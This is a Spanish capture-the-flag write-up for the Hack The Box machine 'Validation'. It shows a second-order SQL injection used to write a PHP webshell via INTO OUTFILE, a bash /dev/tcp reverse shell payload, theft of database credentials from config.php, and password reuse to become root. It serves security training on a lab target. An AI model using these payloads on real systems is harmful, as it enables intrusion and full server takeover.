

WriteUp HTB Validation



Escrito por: **Carlosalpha1**

Enlace	Dificultad
https://app.hackthebox.com/machines/Validation	Fácil


1. Reconocimiento.

Ejecutamos con nmap un escaneo de puertos:

```
(kali@kali)-[~]
└─$ sudo nmap 10.10.11.116 -Pn -n
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-02 10:32 CET
Nmap scan report for 10.10.11.116
Host is up (0.044s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5000/tcp   filtered upnp
5001/tcp   filtered complex-link
5002/tcp   filtered rfe
5003/tcp   filtered filemaker
5004/tcp   filtered avt-profile-1
8080/tcp   open  http-proxy
```

La información devuelta nos revela que los puertos 22,80,y 8080 se encuentran abiertos. Al acceder a la aplicación web del servicio HTTP en el puerto 80 se puede observar un portal de registro de usuarios por país:

Join the UHC - September Qualifiers




Register Now


Username Canada

Si introducimos un nombre de usuario ("test") nos redirige a "/account.php", mostrando en el frontend el nombre del usuario que hemos registrado:

Join the UHC - September Qualifiers



Si volvemos a introducir otro usuario, veremos que en "/account.php", se muestra el usuario "test" y el nuevo "test2":



Eso quiere decir que cuando registramos un usuario, se guarda su nombre en una BBDD, y el recurso "/account.php" se encarga de realizar una consulta para mostrar todos los usuarios de esa base de datos.

2. Compromiso.

Si nos fijamos en las peticiones web en nuestro proxy, veremos que cuando registramos un usuario, el servidor nos devuelve una cookie llamada “user” que se utiliza en la consulta HTTP al recurso web “/account.php”:

Request

```
1 POST / HTTP/1.1
2 Host: 10.10.11.116
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.11.116
10 Connection: keep-alive
11 Referer: http://10.10.11.116/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 username=test2&country=Canada
```

Response

```
1 HTTP/1.1 302 Found
2 Date: Sun, 02 Mar 2025 09:55:28 GMT
3 Server: Apache/2.4.48 (Debian)
4 X-Powered-By: PHP/7.4.23
5 Set-Cookie: user=ad0234829205b9033196ba818f7a872b
6 Location: /account.php
7 Content-Length: 0
8 Keep-Alive: timeout=5, max=100
9 Connection: Keep-Alive
10 Content-Type: text/html; charset=UTF-8
11
12
```

Request

```
1 GET /account.php HTTP/1.1
2 Host: 10.10.11.116
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.11.116/
8 Connection: keep-alive
9 Cookie: user=ad0234829205b9033196ba818f7a872b
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Sun, 02 Mar 2025 09:55:28 GMT
3 Server: Apache/2.4.48 (Debian)
4 X-Powered-By: PHP/7.4.23
5 Content-Type: text/html; charset=UTF-8
6
7 Welcome test2
8 Other Players In Canada
9
10 • test
11 • test2
```

Si nos fijamos bien en el valor de la cookie user, veremos que se trata del hash MD5 de la cadena de texto del campo “username”:

```
(kali@kali)-[~]
$ echo -n "test2" | md5sum
ad0234829205b9033196ba818f7a872b -
```


Si inyectamos una comilla simple en la petición POST de registro sobre el campo “country”, veremos que tras acceder al recurso “account.php” generaremos un error de consulta, por lo que puede ser vulnerable a una **inyección SQL** (de segundo orden).

HTB Validation

Request		Response	
Pretty	Raw	Pretty	Raw
1	POST / HTTP/1.1	1	HTTP/1.1 302 Found
2	Host: 10.10.11.116	2	Date: Sun, 02 Mar 2025 10:04:14 GMT
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	3	Server: Apache/2.4.48 (Debian)
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8	4	X-Powered-By: PHP/7.4.23
5	Accept-Language: en-US,en;q=0.5	5	Set-Cookie: user=ad0234829205b9033196ba818f7a872b
6	Accept-Encoding: gzip, deflate, br	6	Location: /account.php
7	Content-Type: application/x-www-form-urlencoded	7	Content-Length: 0
8	Content-Length: 30	8	Keep-Alive: timeout=5, max=100
9	Origin: http://10.10.11.116	9	Connection: Keep-Alive
10	Connection: keep-alive	10	Content-Type: text/html; charset=UTF-8
11	Referer: http://10.10.11.116/	11	
12	Upgrade-Insecure-Requests: 1	12	
13	Priority: u=0, i		
14			
15	username=test2&country=Canada'		

Request		Response	
Pretty	Raw	Pretty	Raw
1	GET /account.php HTTP/1.1	14	</script>
2	Host: 10.10.11.116	15	<!-- Include the above in your HEAD tag ----->
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	16	<div class="container">
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8	17	<h1 class="text-center m-5">
5	Accept-Language: en-US,en;q=0.5	18	Join the UHC - September Qualifiers
6	Accept-Encoding: gzip, deflate, br	19	</h1>
7	Referer: http://10.10.11.116/	20	</div>
8	Connection: keep-alive	21	<section class="bg-dark text-center p-5 mt-4">
9	Cookie: user=ad0234829205b9033196ba818f7a872b	22	<div class="container p-5">
10	Upgrade-Insecure-Requests: 1	23	<h1 class="text-white">
11	Priority: u=0, i	24	Welcome test2
12		25	</h1>
13		26	<h3 class="text-white">
			Other Players In Canada'
			</h3>
			
			Fatal error
			
			: Uncaught Error: Call to a member function
			fetch_assoc() on bool in /var/www/html/account.php:33
			Stack trace:
			#0 {main}
			thrown in
			/var/www/html/account.php
			
			on line

Ante una petición de tipo UNION como **Canada'+UNION+SELECT+1--** (es importante utilizar la codificación URL en los espacios y añadir un espacio adicional al final de la consulta para evitar errores), vemos que tras acceder a "account.php", obtenemos el valor de 1




Sabiendo que podemos obtener información de la base de datos a través de una inyección SQL de segundo orden basada en **UNION**, procedemos a comprobar si tenemos permisos de escritura sobre los ficheros (teniendo en cuenta que conocemos la ruta absoluta de la aplicación web dentro del servidor debido al error SQL: /var/www/html)

HTB Validation

Escribiremos en un fichero de texto plano llamado test.txt utilizando la siguiente consulta SQL inyectada sobre el parámetro “country”:

```
username=test2&country=Canada'+UNION+SELECT+"hello+world"+INTO+OUTFILE+"
/var/www/html/test.txt"+--+
```


Al solicitar la consulta a través de “account.php”, habremos creado un fichero llamado test.txt con el contenido que indicamos:



Al crear ficheros, podemos generar una **WebShell** en PHP que nos proporcione ejecución remota de código:

```
username=test2&country=Canada'+UNION+SELECT+"<?php+system($_GET['cmd']);
+?>" +INTO+OUTFILE+"/var/www/html/shell.php"+--+
```

Volvemos a interactuar con “/account.php” para realizar la consulta y logrando obtener acceso al fichero **shell.php** con la capacidad de ejecutar comandos en el servidor:




3. Punto de apoyo

El siguiente paso es lograr un punto de apoyo en el sistema, para ello ejecutaremos una Shell Reversa para tener control sobre un terminal.

Utilizaremos el siguiente payload sobre el parámetro cmd de "/shell.php":

```
bash -c 'bash -i >& /dev/tcp/IP/PORT 0>&1'
```

Es importante que utilicemos codificación URL para evitar que el servidor interprete los caracteres como & o 'espacios'.



Para asociar nuestra shell a un terminal TTY, ejecutaremos los siguientes comandos:

```
script -c /bin/bash /dev/null
^Z (Control-Z)
stty -a # Obtener los valores XX e YY
stty raw -echo; fg;
export TERM=xterm
stty rows XX columns YY # Depende del tamaño de la ventana
```

4. Reconocimiento Interno.

Una vez que hemos asociado nuestra Shell Reversa a un terminal, podemos comenzar a enumerar el sistema.

Veremos que tenemos acceso de lectura al directorio home del usuario “htb” consiguiendo de esta manera la primera bandera:

```
www-data@validation:/var/www/html$ ls -l /home/htb/
total 4
-rw-r--r-- 1 root root 33 Mar  2 10:45 user.txt
www-data@validation:/var/www/html$ cat /home/htb/user.txt
54 [REDACTED]
```

En el fichero **config.php** de /var/www/html obtenemos las credenciales del usuario de BBDD “uhc”:

```
www-data@validation:/var/www/html$ ls
account.php config.php css index.php js shell.php
www-data@validation:/var/www/html$ cat config.php
<?php
    $servername = "127.0.0.1";
    $username = "uhc";
    $password = "ul[REDACTED]";
    $dbname = "registration";

    $conn = new mysqli($servername, $username, $password, $dbname);
    ?>
```

5. Elevación de Privilegios.

Una de las configuraciones débiles más comunes es **reutilizar las contraseñas**. Si intentamos loguearnos como root, podremos utilizar la contraseña hallada y obtener la bandera final:

```
www-data@validation:/var/www/html$ su - root
Password:
root@validation:~# pwd
/root
root@validation:~# ls
config ipp.ko root.txt snap
root@validation:~# cat root.txt
1c2 #
```

¡Reto superado!